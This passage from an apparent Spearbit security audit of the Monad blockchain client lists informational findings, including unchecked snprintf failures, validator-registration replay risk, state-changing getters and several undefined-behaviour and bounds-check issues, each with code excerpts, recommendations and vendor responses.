monad/libs/async/src/monad/async/storage_pool.cpp:55:    snprintf(in, sizeof(in), "/proc/self/fd/%d",
↪   cached_readwritefd_);
monad/libs/core/src/monad/fiber/priority_pool.cpp:36:            std::snprintf(name, 16, "worker %u",
↪   i);
monad/libs/core/src/monad/core/assert.h:50:        written = snprintf(
↪   \
monad/libs/core/src/monad/core/assert.h:87:        written = snprintf(
↪   \
monad/libs/core/src/monad/core/assert.c:25:        written = snprintf(
monad/libs/core/src/monad/core/assert.c:37:        written = snprintf(
monad/libs/core/src/monad/core/backtrace.hpp:67:    This call will be async signal safe if your
↪   platform's `snprintf()`
monad/libs/core/src/monad/core/backtrace.hpp:69:    is not guaranteed, `snprintf()` is allowed to call
↪   `malloc()` or
monad/libs/core/src/monad/core/format_err.c:22:        rc = snprintf(
monad/libs/core/src/monad/core/format_err.c:40:        (void)snprintf(
monad/libs/core/src/monad/core/backtrace.cpp:131:                size_t(::vsnprintf(buffer,
↪   sizeof(buffer), fmt, args)),
monad/libs/core/src/monad/event/event_ring.c:107:        snprintf(namebuf, sizeof namebuf, "fd:%d
↪   [%d]", ring_fd, getpid());
monad/libs/core/src/monad/event/event_ring.c:213:        snprintf(namebuf, sizeof namebuf, "fd:%d
↪   [%d]", ring_fd, getpid());
monad-compiler/libs/compiler/src/monad/vm/compiler/ir/x86/emitter.cpp:986:        auto isize =
↪   snprintf(name, sizeof(name), "B%lx", d);
```

In most places, the return value is taken to mean the number of bytes written, and the possibility of snprintf failing is not taken into account.

The chance of snprintf failing where the rendered string is small unlikely/impossible, though this is not guaranteed by the API contract. Conversely it is likely/guaranteed to fail if the rendered string would exceed 2 gigabytes, as this size cannot be expressed in the int return value. This could escalate the construction of 2 gigabyte strings into something more serious affecting the memory layout.

Especially where the return value is used to increment pointers, a negative return value can cause it to underflow valid memory regions. The likelihood of this happening is low but given the risk of memory corruption a mitigation strategy is meaningful.

Recommendation: Accomodate for `snprintf` failures by not using negative return values for pointer arithmetic, and assuming any output buffer state if that happens. Alternatively, embed an implementation of `snprintf` which provides strong guarantees than the POSIX API contract does.

Category Labs: We are tracking it in monad issue 1647.

Spearbit: Acknowledged.

5.5.2 Unnecessary infinity check on input points in BLS12-381 precompiles

Severity: Informational

Context: precompiles_bls12.cpp#L106

Description: In `blst`, the infinity point is considered to be on the curve:

```
static bool_t POINTonE1_affine_on_curve(const POINTonE1_affine *p)
{
    vec384 XXX, YY;

    sqr_fp(XXX, p->X);
    mul_fp(XXX, XXX, p->X);                         /* X^3 */
    add_fp(XXX, XXX, B_E1);                         /* X^3 + B */

    sqr_fp(YY, p->Y);                               /* Y^2 */

    return vec_is_equal(XXX, YY, sizeof(XXX));
}

int blst_p1_affine_on_curve(const POINTonE1_affine *p)
{   return (int)(POINTonE1_affine_on_curve(p) | vec_is_zero(p, sizeof(*p)));   }

int blst_p1_affine_is_inf(const POINTonE1_affine *p)
{   return (int)vec_is_zero(p, sizeof(*p));   }
```

`blst_p1_affine_on_curve` returns true if `p` satisfies the Weierstrass equation OR `p` is infinity. Hence, it is not necessary to also invoke `blst_p1_affine_is_inf` as is currently done in `read_g1` and `read_g2`:

```
auto const on_curve = blst_p1_affine_on_curve(&point);
auto const is_infinity = blst_p1_affine_is_inf(&point);

auto const valid = on_curve || is_infinity;
if (MONAD_UNLIKELY(!valid)) {
    return std::nullopt;
}
```

```
auto const on_curve = blst_p2_affine_on_curve(&point);
auto const is_infinity = blst_p2_affine_is_inf(&point);

auto const valid = on_curve || is_infinity;
if (MONAD_UNLIKELY(!valid)) {
    return std::nullopt;
}
```

Recommendation: Change to:

```
auto const on_curve_or_infinity = blst_p1_affine_on_curve(&point);

if (MONAD_UNLIKELY(!on_curve_or_infinity)) {
    return std::nullopt;
}
```

and

```
auto const on_curve_or_infinity = blst_p2_affine_on_curve(&point);

if (MONAD_UNLIKELY(!on_curve_or_infinity)) {
    return std::nullopt;
}
```

This is also what revm does in blst.rs#L377-L388.

Category Labs: Fixed in PR 1492.

Spearbit: Fix verified.

5.5.3 Return early when `val.acc == del.acc` in `touch_delegator`

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: *(Issue found in commit hash 4cbb1742cd31ee30a0d2c6edb698400d9d70f9d8)*.

After the `if` statement `if (del.stake().load().native() == 0` in `touch_delegator`, a potential optimization can be made, if `val.acc == del.acc`, `calculate_rewards` will return 0, as such it is unnecessary to continue calculating the current rewards in `touch_delegator` and set `del.acc = val.acc` and `del.rewards = new_rewards` as those values will not change when `val.acc == del.acc`:

```
Result<void> StakingContract::touch_delegator(u64_be const val_id, DelInfo &del)
{
    // ...
    if (del.stake().load().native() == 0) {
        // Running the below code is perfectly fine if delegator stake is zero.
        // However, we set del.acc = val.acc, which is wasteful.
        return outcome::success();
    }
    // @optimization - return early when val.acc == del.acc
```

Recommendation: Change to:

```
Result<void> StakingContract::touch_delegator(u64_be const val_id, DelInfo &del)
{
    // ...
    if (del.stake().load().native() == 0 || del.acc().load().native() == val.acc().load().native() ) {
        // Running the below code is perfectly fine if delegator stake is zero.
        // However, we set del.acc = val.acc, which is wasteful.
        return outcome::success();
    }
```

Category Labs: Acknowledged.

Spearbit: Acknowledged.

5.5.4 Cross-Network and Temporal Replay Attacks in `add_validator`

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: The precompile_add_validator() function accepts cryptographic signatures over validator registration data but lacks replay protection mechanisms such as nonces, timestamps, or chain identifiers in the signed message. This enables validator registration signatures to be replayed across different networks (testnet → mainnet) or replayed on the same network after validators have exited, potentially causing operational disruption and downstream penalties for unknowing validators.

Note: The downstream impact of this is limited and the cost of the attack is high (and may be unreasonable) for an attacker. This is being raised as an informational out of caution as there may be down stream impact that is not currently understood.

Affected Code:

```
// extract individual inputs
byte_string_view message = input.substr(0, MESSAGE_SIZE);

byte_string_view reader = input;
auto const secp_pubkey_serialized =
    unaligned_load<byte_string_fixed<33>>(consume_bytes(reader, 33).data());
auto const bls_pubkey_serialized =
    unaligned_load<byte_string_fixed<48>>(consume_bytes(reader, 48).data());
auto const auth_address =
    unaligned_load<Address>(consume_bytes(reader, sizeof(Address)).data());
auto const signed_stake = unaligned_load<evmc_uint256be>(
    consume_bytes(reader, sizeof(evmc_uint256be)).data());
auto const commission =
    unaligned_load<u256_be>(consume_bytes(reader, sizeof(u256_be)).data());
auto const secp_signature_serialized =
    unaligned_load<byte_string_fixed<64>>(consume_bytes(reader, 64).data());
auto const bls_signature_serialized =
    unaligned_load<byte_string_fixed<96>>(consume_bytes(reader, 96).data());
```

The signed message contains only static validator parameters without unique identifiers that would prevent reuse across different contexts.

Proof of Concept: Cross-Network Replay Attack.

Attack Steps:

1. Testnet Registration: Validator legitimately registers on testnet with minimum stake.
2. Signature Extraction: Attacker monitors testnet and extracts complete registration transaction.
3. Mainnet Replay: Attacker replays identical transaction on mainnet.
4. Unwitting Registration: Validator is now registered on mainnet using real keys without knowledge.

It is also possible that this same flow is used to re-register a valdiator on a network after it has been previously exited.

Possible Impact: Validator faces uptime penalties for non-participation on mainnet while unaware of registration. Commission rates signed on testnets are now possible on mainnet.

Effects can extend to app layer infrastructure (think eigenlayer or rocketpool equivalents). There may be scenarios where an attacker providing the minimum stake for a single validator could grieve a victim for significantly more than the cost of the validator deposit (imagine non-native token slashing in eigenlayer, rewards based off of validator uptime being diminished or disqualified completely).

Recommendation: Add replay protection fields to signed message: Include `chain_id`, `nonce`, and `expiry_timestamp` in validator registration signatures.

Category Labs: Acknowledged. Filed monad issue 2341.

Spearbit: Acknowledged.

5.5.5 Silent Failure on Zero Amount Operations in `precompile_delegate()` and `precompile_undelegate()`

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: The `precompile_delegate()` and `precompile_undelegate()` functions silently succeed when called with zero amounts, returning success without performing any actual operations. This behavior is inconsistent with other precompile functions like `precompile_add_validator()` which reject invalid zero amounts with explicit error messages. This silent failure pattern could create integration issues with downstream applications, monitoring systems, and user interfaces that expect consistent error handling across the staking system.

The impact of this inconsistency is minimal so it is being raised as an informational finding.

Proof of Concept:

Affected Code:

- `precompile_delegate()` silent success with 0 amount:

```
if (MONAD_LIKELY(stake != 0)) {  // Skips delegation for 0 stake
    BOOST_OUTCOME_TRY(delegate(val_id, stake, msg_sender));
}
return byte_string{};  // Always returns success
```

- `precompile_undelegate()` silent success with 0 amount:

```
if (MONAD_UNLIKELY(amount == 0)) {
    return byte_string{};  // Returns success immediately
}
```

This is in contrast with error handling in other functions:

- precompile_add_validator() - errors for 0 amount:

```
if (MONAD_UNLIKELY(stake < MIN_VALIDATE_STAKE)) {  // 0 fails this check
    return StakeError::InsufficientStake;  // Explicit error
}
```

Recommendation: Update similar precompile function calls to have consistent error reporting for null inputs. Alternatively, document these inconsistencies to prevent this behavior from potentially causing issues in downstream systems that interact with staking logic.

Category Labs: Acknowledged. Filed monad issue 2340.

Spearbit: Acknowledged.

5.5.6 State Modification in Getter Functions

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: `touch_delegator()` performs multiple state modifications including delta promotion, compound calculations, and reward updates, yet is called by multiple getter functions (eg. `precompile_get_delegator()`) which should only contain read operations. This pattern is likely to cause unexpected side effects. For example, querying delegator information actually modifies the delegator's state, potentially leading to state inconsistencies if the function fails part way through execution.

Note: There is currently no significant impact of this issue as gas pricing for staking precompiles is still in development. This is being raised as an informational finding to provide awareness that issues can arise if this these "getter" calls are not adequately priced (closer to the cost of a state modifying call). Care should be given to evaluating the gas cost of these calls.

Proof of Concept: Example affected function:

```
// precompile_get_delegator() - Supposed "getter" modifies state
Result<byte_string> StakingContract::precompile_get_delegator(...) {
    auto del = vars.delegator(val_id, address);
    BOOST_OUTCOME_TRY(touch_delegator(val_id, del));  //  Modifies state in getter
    return del.abi_encode();
}
// ...

// The touch_delegator() function performs non-idempotent operations:
// State modifications in "read" operation:
if (can_promote_delta(del, vars.epoch.load())) {
    promote_delta(del);  //  Modifies delta_stake, delta_epoch fields
}
// Multiple reward calculations and accumulator updates follow
```

Recommendation: There are multiple possibilities on how to make these calls safe as they are developed futher:

1. Change "getter" calls to not update state so that they can be allocated low gas pricing.
2. Make a the gas price for these calls higher, inline with other state-changing precompiles.
3. Separate out a low and high cost version of these getters with respective behaviors (no state change and state change).

Category Labs: Acknowledged.

Spearbit: Acknowledged.

5.5.7 Undefined behavior in `FileDb::upsert` by taking address of empty `string_view`

Severity: Informational

Context: file_db.cpp#L56

Finding Description: Until C++26, it is undefined behavior to do `&value[0]` if `value` is a `std::string_view` and `value` is empty.

```
$ cat poc.cpp && clang++-20 -std=c++23 -D_GLIBCXX_DEBUG=1 poc.cpp && ./a.out
#include <string_view>

int main() {
    std::string_view sv;
    const char* ptr = &sv[0];
    return 0;
}
/usr/lib/gcc/x86_64-linux-gnu/12/../../../../include/c++/12/string_view:239: const_reference
↪   std::basic_string_view<char>::operator[](size_type) const [_CharT = char, _Traits =
↪   std::char_traits<char>]: Assertion '__pos < this->_M_len' failed.
Aborted
```

Reference: `https://en.cppreference.com/w/cpp/string/basic_string_view/operator_at`.

In `FileDb::get()` you do the same but with a `std::string`; that is technically legal since C++11.

Recommendation: Return early if `value.empty()`, or use `value.data()`. Optionally, apply the same change to `FileDb::get`.

Category Labs: Fixed in PR 1517.

Spearbit: Fix verified.

5.5.8 Unbounded LRU cache with manual eviction duplicates the cache functionality

Severity: Informational

Context: udp.rs#L111, udp.rs#L366-L378

Description: The lru library provides an LRU cache implementation which can be bounded or unbounded (where "unbounded" means a size of usize::MAX). The implementation in RaptorCast creates an unbounded loop and manually evicts items. This lets the cache grow and shrink during decoding, but is always left below the maximum size before handle_message() returns. If this is intended and necessary, it may be left as is. But the code could be simplified and possibly made more efficient by using the built-in LRU cache size restriction.

Recommendation: Instead of an unbounded LRU cache, set cache size to PENDING_MESSAGE_CHACE_SIZE.

```
  pub fn new(self_id: NodeId<CertificateSignaturePubKey<ST») -> Self {
      Self {
          self_id,
-         pending_message_cache: LruCache::unbounded(),
+         pending_message_cache: LruCache::new(PENDING_MESSAGE_CACHE_SIZE),
          signature_cache: LruCache::new(SIGNATURE_CACHE_SIZE),
          recently_decoded_cache: LruCache::new(RECENTLY_DECODED_CACHE_SIZE),
      }
  }
```

This also allows deleting the loop at the end:

```
- while self.pending_message_cache.len() > PENDING_MESSAGE_CACHE_SIZE.into() {
-     let (key, decoder_state) = self.pending_message_cache.pop_lru().expect("nonempty");
-     tracing::debug!(
-         num_source_symbols = decoder_state.decoder.num_source_symbols(),
-         num_encoded_symbols_received = decoder_state.decoder.num_encoded_symbols_received(),
-         inactivation_symbol_threshold =
-             decoder_state.decoder.inactivation_symbol_threshold(),
-         recipient_chunks =? decoder_state.recipient_chunks,
-         ?key,
-        "dropped unfinished ManagedDecoder"
-    )
- }
```

Category Labs: Fixed in PR 2092.

Spearbit: Fix verified.

5.5.9 P256 Verify precompile speed optimizations

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: In commit a6c24a08 implements the P256 ECDSA verification precompile.

```
// EIP-7951
PrecompileResult p256_verify_execute(byte_string_view const input)
{
    using namespace CryptoPP;

    auto const empty_result = PrecompileResult{
        .status_code = EVMC_SUCCESS,
        .obuf = nullptr,
        .output_size = 0,
    };

    if (input.size() != 160) {
        return empty_result;
    }

    Integer h(input.data(), 32);
    Integer r(input.data() + 32, 32);
    Integer s(input.data() + 64, 32);
    Integer qx(input.data() + 96, 32);
    Integer qy(input.data() + 128, 32);

    DL_GroupParameters_EC<ECP> params(ASN1::secp256r1());
    auto const &ec = params.GetCurve();
    auto const &n = params.GetSubgroupOrder();
    auto const p_mod = ec.FieldSize();
    auto const &G = params.GetSubgroupGenerator();

    // if not (0 < r < n and 0 < s < n): return
    if (!(r > Integer::Zero() && r < n)) {
        return empty_result;
    }

    if (!(s > Integer::Zero() && s < n)) {
        return empty_result;
    }

    // if not (0  qx < p and 0  qy < p): return
    if (!(qx >= Integer::Zero() && qx < p_mod)) {
        return empty_result;
    }

    if (!(qy >= Integer::Zero() && qy < p_mod)) {
        return empty_result;
    }

    // if qy^2  qx^3 + a*qx + b (mod p): return
    if (!ec.VerifyPoint({qx, qy})) {
        return empty_result;
    }

    // if (qx, qy) == (0, 0): return
    if (qx.IsZero() && qy.IsZero()) {
        return empty_result;
    }

    // s1 = s^(-1) (mod n)
    auto const s1 = s.InverseMod(n);

    // R' = (h * s1) * G + (r * s1) * (qx, qy)
    auto const u1 = a_times_b_mod_c(h, s1, n);
    auto const u2 = a_times_b_mod_c(r, s1, n);

    auto const p1 = ec.Multiply(u1, G);
    auto const p2 = ec.Multiply(u2, {qx, qy});
    auto const r_prime = ec.Add(p1, p2);

    // If R' is at infinity: return
    if (r_prime.identity) {
        return empty_result;
    }

    // if R'.x  r (mod n): return
    if (r_prime.x % n != r) {
        return empty_result;
```

```
75      }
76
77      // Return 0x000...1
78      auto *const output_buf = static_cast<uint8_t *>(std::malloc(32));
79      MONAD_ASSERT(output_buf != nullptr);
80      std::memset(output_buf, 0, 32);
81
82      output_buf[31] = 1;
83
84      return {
85          .status_code = EVMC_SUCCESS,
86          .obuf = output_buf,
87          .output_size = 32,
88      };
89  }
```

Lines 6-10: `empty_result` can be `constexpr`. `constexpr` will ensure that the compiler will construct the value only as needed (e.g. for every `return empty_result;`) rather than constructing it unconditionally at function entry.

Lines 22-26: Curve parameters are instantiated anew in every call to this function. They only have to be instantiated once during the program lifetime. Consider initializing these at startup as global variables, or using a singleton pattern. A benchmark of this change indicates a 4-5% overall speedup.

Lines 46-49, 51-54: Respectively pubkey point validation and infinity pubkey check. Switching these around (e.g. do infinity check first, then point validation) could improve processing speed for inputs with infinity pubkeys; this allows the code to return early before having to evaluate the relatively expensive Weierstrass equation on the point.

Category Labs: We are tracking it in this monad issue 1646.

Spearbit: Acknowledged.

5.5.10 `monad_db_snapshot_loader_load` lacks capacity check before accessing storage

Severity: Informational

Context: db_snapshot.cpp#L377-L378

Description: `monad_db_snapshot_loader_load` does not check if `storage_view` contains sufficient data for extracting a `uint64_t`:

```
while (!storage_view.empty()) {
    uint64_t const account_offset =
        unaligned_load<uint64_t>(storage_view.data());
```

whereas such a check is performed for `code_view` later in the function:

```
while (!code_view.empty()) {
    MONAD_ASSERT(code_view.size() >= sizeof(uint64_t));
    uint64_t const size = unaligned_load<uint64_t>(code_view.data());
```

Although there is potential for an out-of-bounds read, this code is only used for loading snapshot files which can reasonably be trusted. Hence this is merely an informational finding. In `monad_db_snapshot_load_filesystem`, an integrity check of the file is performed by comparing its blake3 hash against an expected hash, so local file corruption shouldn't be able to cause this. Only if the snapshot serialization code (`monad_db_snapshot_write_filesystem`) would inadvertently serialize a truncated `storage` array this could be a problem.

Recommendation: Add `MONAD_ASSERT(storage_view.size() >= sizeof(uint64_t));` before `unaligned_load()` for consistency and early detection of a malformed snapshot file.

Category Labs: We are tracking it in this monad issue 1650.

Spearbit: Acknowledged.

5.5.11 Undefined behavior arising from invalid pointer arithmetic if FixedBufferAllocator overallocates

Severity: Informational

Context: backtrace.cpp#L58-L59

Description:

```
[[nodiscard]] constexpr value_type *allocate(std::size_t n)
{
    auto *newp = p + sizeof(value_type) * n;
    assert(size_t(newp - buffer.data()) <= buffer.size());
    auto *ret = reinterpret_cast<value_type *>(p);
    p = newp;
    return ret;
}
```

If and only if the remaining storage in buffer is insufficient to accomodate for sizeof(value_type) * n more bytes, then the construction of newp invokes undefined behavior, as stated in expr.add#4.

Recommendation: Before performing any pointer arithmetic, insert a MONAD_ASSERT which ascertains that the buffer has sufficient capacity to hold the requested amount of data. A hard exit is preferable to the impossible situation of providing more memory than there is capacity, and the undefined behavior and possible memory corruption arising from that state.

Category Labs: We are tracking it in this monad issue 1645.

Spearbit: Acknowledged.

5.5.12 monad_statesync_server_network constructor may truncate socket path

Severity: Informational

Context: statesync_server_network.hpp#L26

Description:

```
monad_statesync_server_network(char const *const path)
      : fd{socket(AF_UNIX, SOCK_STREAM, 0)}
 {
     struct sockaddr_un addr;
     memset(&addr, 0, sizeof(addr));
     addr.sun_family = AF_UNIX;
     strncpy(addr.sun_path, path, sizeof(addr.sun_path) - 1);
     while (connect(fd, (sockaddr *)&addr, sizeof(addr)) != 0) {
         std::this_thread::sleep_for(std::chrono::milliseconds(1));
     }
 }
```

path is stored in addr.sun_path but the latter can only accomodate 108 bytes (107 without the terminating zero). Silent truncation can occur if path is too large. There is no real security risk but it would initiate a futile connection loop.

Recommendation: Throw an exception if this situation occurs.

Category Labs: We are tracking it in this monad issue 1649.

Spearbit: Acknowledged.

5.5.13 start_ptr is not checked to be part of the linked list in linked_list_traverse

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: *(Issue found in commit hash fc820c9ee9ab310c4fdd5e1888f72164c0b871c8).*

linked_list_traverse is used to obtain the given set of validators for a delegator or a given set of delegators for a validator in the precompile_get_validators_for_delegator or precompile_get_delegators_for_validator functions. A problem exists where the the start_ptr is not checked to be a valid node from linked_list_traverse.

```
template <typename Key, typename Ptr>
std::tuple<bool, Ptr, std::vector<Ptr>> StakingContract::linked_list_traverse(
    Key const &key, Ptr const &start_ptr, uint32_t const limit)
{
    using Trait = LinkedListTrait<Key, Ptr>;

    Ptr ptr;
    if (start_ptr == Trait::empty()) {
        auto const sentinel_node =
            Trait::load_node(*this, key, Trait::sentinel());
        ptr = Trait::next(sentinel_node);
    }
    else {
        ptr = start_ptr;
    }

    std::vector<Ptr> results;
    uint32_t nodes_read = 0;
    while (ptr != Trait::empty() && nodes_read < limit) {
        auto const node = Trait::load_node(*this, key, ptr);
        results.push_back(std::move(ptr));
        ptr = Trait::next(node);
        ++nodes_read;
    }
    bool const done = (ptr == Trait::empty());
    return {done, ptr, results};
}
```

When a start_ptr that is not part of the linked list is passed into linked_list_traverse , it will continue to the while loop where the start_ptr will be pushed to the results vector and terminate after the first iteration. This will result in the results vector containing the start_ptr and done being set to true.

This could result in integrators being tricked via malicious inputs for instance if they trust that the return value of the precompile_get_validators_for_delegator or precompile_get_delegators_for_validator functions are correct and represent the set of validators that do exist in the validators by delegator / delegators by validator set.

Recommendation: If start_ptr does not exist in the linked list (can be checked by checking whether the prev pointer is empty) return early with results as an empty vector.

Category Labs: We are tracking it in this monad issue 1651.

Spearbit: Acknowledged.